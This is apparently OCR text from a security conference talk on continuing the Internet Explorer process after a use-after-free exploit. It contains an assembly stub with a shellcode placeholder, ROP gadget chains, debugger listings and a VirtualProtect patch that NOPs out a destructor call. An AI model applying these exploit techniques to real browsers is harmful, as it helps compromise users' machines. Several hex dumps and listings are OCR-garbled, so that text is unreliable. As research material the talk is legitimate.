




- uMemory created
- uMemory reference stored
- uMemory freed
- uMemory space repopulated
- uMemory reference used



59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B E8 8D A4 24 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 24 24 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8  
01 F F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 06 50 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5





**Should be almost always recoverable**

- u **No real 'memory corruption'**

- u **Fully controllable**

**This is not new**

- u **One of the only references I found**

- u **snf\_at\_hdlsec.com**

- u **2010.11.15**      **<http://hdlsec.com>**

- u **<http://hdlsec.com/exploiting/process-continuation-after-exploit-aka-internet-explorer-is-my-process-launcher/>**

**The approach**

- u **Save registers, Push marker**

- u **Find mark, restore registers**




59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0  
30 27 44 24 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8  
02 0 90 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B E8 8D A4 24 00 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8  
01 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 24 24 C4 06 00 00 54 E8 8D 8D 24 DJ E5 10 00 8F 54 C4 24 24 00 00 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0  
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 06 20 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5

## The code

```
;;; lets patch vtable address  
and dword [edi], 0xFFFFFFFF  
;;; save registers  
pushad  
;;; push a mark on the stack  
push 0xdead1337  
;; here starts the shellcode for launching the calculator  
;; =====  
[SHELLCODE GOES HERE]  
;; =====  
;;; then recover stack, search for our mark  
l10:  
    pop eax  
    cmp eax, 0xdead1337  
    jne l10  
;;; restore registers  
popad  
;;; return from the function with error  
xor eax,eax  
ret
```

No DEP bypass



## uReliable, clean,... reliable


u [http://www.immunitysec.com/downloads/APT\\_kiwicon.pdf](http://www.immunitysec.com/downloads/APT_kiwicon.pdf)

## Includes DEP bypass

## uExits with TerminateProcess()

## uAdd process continuation





## Find the vtable call

CPU - thread 00000370, module jscript


```
75C73BD0 JNZ jscript.75C8F279
75C73BD6 PUSH DWORD PTR SS:[EBP+18]
75C73BD9 MOV EAX,DWORD PTR SS:[EBP+C]
75C73BDC PUSH DWORD PTR SS:[EBP+14]
75C73BDF MOV ECX,DWORD PTR DS:[EAX]           Load ptr to vtable
75C73BE1 PUSH DWORD PTR SS:[EBP+10]
75C73BE4 PUSH EAX
75C73BE5 CALL DWORD PTR DS:[ECX+1C]           Make function call
75C73BE8 LEA ECX,DWORD PTR SS:[EBP-C]
75C73BEB MOV ESI,EAX
```

## Find a suitable RET instruction

CPU - thread 00000370, module jscript

```
75C520D6 POP ESI
75C520D7 LEAVE
75C520D8 RETN 10                         Suitable return
75C520DB MOV EAX,DWORD PTR DS:[EDX+4]
75C520DE CMP EAX,EBI
```





Dep bypass normally starts similar to this

- uStack swap

- upop 0x0D0D1024 to ESP

```
CPU - thread 00000370, module msctfime
755C1334 XCHG EAX,ESP          Stack swap
755C1335 POP ESP
755C1336 RETN              Return to ROP chain
755C1337
```

We need to save registers straight after this


- uDo care about ESP (Now in EAX)

- uDon't care about EAX, ECX, ESI

```
CPU - thread 00000370, module jsript
75C73BE5 CALL DWORD PTR DS:[ECX+1C]  Make function call
75C73BE8 LEA ECX,DWORD PTR SS:[EBP-C]
75C73BEB MOV ESI,EAX
```

Original values not used






## PushAD

- Pushes all registers to stack
- Will return to EDI after

Don't care about  
original EDI


| Registers (FPU) |          |
|-----------------|----------|
| EAX             | 01A6F4F8 |
| ECX             | 0D0D1024 |
| EDX             | 003C0DB0 |
| EBX             | 00000001 |
| ESP             | 027AD7F0 |
| EBP             | 01A6F51C |
| ESI             | 027AD7F0 |
| EDI             | 00000000 |



## The Save Register Prefix

- Pop new RET into EDI
- Call PushAD





## Small and simple



77C23B47 POP EDI  
77C23B48 RETN

77C4D7F6 ADD ESP, 2C  
77C4D7F9 RETN

77C12DF9 PUSHAD  
77C12DFA RETN

## Add ESP, 2C


Needed to jump over the saved registers

u ESP →

```
Registers (FF
EAX 01A7F4F8
ECX 000D1024
EDX 003C00B0
EBX 00000001
ESP 000D1034
EBP 01A7F51C
ESI 0277D9E8
EDI 77C4D7F6
```

```
000D1034 77C4D7F6 41 w msvert.77C4D7F6
000D1038 0277D9E8 41 w
000D103C 01A7F51C LJ 00
000D1040 000D1054 T 00
000D1044 00000001 0...
000D1048 003C00B0 00 <
000D104C 000D1024 $ 00
000D1050 01A7F4F8 00 00
```





After exploit completed


uDEP bypass, migrate, connect back, etc

Restore registers and return

## CPU - thread 00000244

|          |                   |                  |
|----------|-------------------|------------------|
| 0000BEFF | MOV ESP, 000D1034 | Set ESP          |
| 0000BF04 | POPAD             | Restore Regs     |
| 0000BF05 | MOV ESP, EAX      | Restore ESP      |
| 0000BF07 | XOR EAX, EAX      | Zero return code |
| 0000BF09 | RETN 10           | Return to vtable |
| 0000BF0A | CALL EBX          |                  |





## Still more to be done

- uIE may reference the object again
- uNeed to fix or remove other vtable calls
- uFix any object data processing


## Executing code now

- uEverything can be fixed

```
CPU - thread 000002B8
0000BEFF MOV ESP,000D1034
0000BF04 POPAD
0000BF05 MOV ESP,EAX
0000BF07 XOR EAX,EAX
0000BF09 MOV DWORD PTR DS:[ESI+4],0 Zero data pointer
0000BF10 MOV DWORD PTR DS:[D0D1044],<& Set vtable call to return
0000BF1A RETN 10
```

But does it work?





```
CPU - thread 0000069C, module jscript
75C6E9E4  MOV EAX,DWORD PTR DS:[ESI+8]
75C6E9E7  MOV ECX,DWORD PTR DS:[EAX]      Load vtable pointer
75C6E9E9  PUSH EAX
75C6E9EA  CALL DWORD PTR DS:[ECX+8]      Call destructor
```


Or we cheat and remove the call

```
CPU - thread 00000198
000DBEE1  PUSH 000DB880      Setup VirtualProtect()
000DBEE6  PUSH 40            RWE
000DBEE8  PUSH 20
000DBEEA  PUSH 75C6E9E9      Address
000DBEEF  CALL kernel!32.7C801AB2  Call VirtualProtect
000DBEF4  MOV DWORD PTR DS:[75C6E9E9],90909090  Nop out the destructor call
000DBEFE  MOV ESP,000D1034
```

Does it work now....







## Process continuation is possible

- u And easy for IE use after free
- u Much more work to be done here

## References

- u Nico Waisman - Aleatory Persistent Threat  
[http://www.immunitysec.com/downloads/APT\\_kiwicon.pdf](http://www.immunitysec.com/downloads/APT_kiwicon.pdf)
- u Skylar - Writing User-Friendly Exploits  
[http://www.immunitysec.com/downloads/skylar\\_cansecwest09.pdf](http://www.immunitysec.com/downloads/skylar_cansecwest09.pdf)
- u Ben Nagy - Industrial Bug Mining  
<http://www.coseinc.com/en/index.php?rt=download&act=publication&file=Industrial%20Bug%20MiningBHreal.pdf>
- u snf at hdlsec.com  
<http://hdlsec.com/exploiting/process-continuation-after-exploit-aka-internet-explorer-is-my-process-launcher/>





Y Y Y t k P U Q O P K U G E t E Q O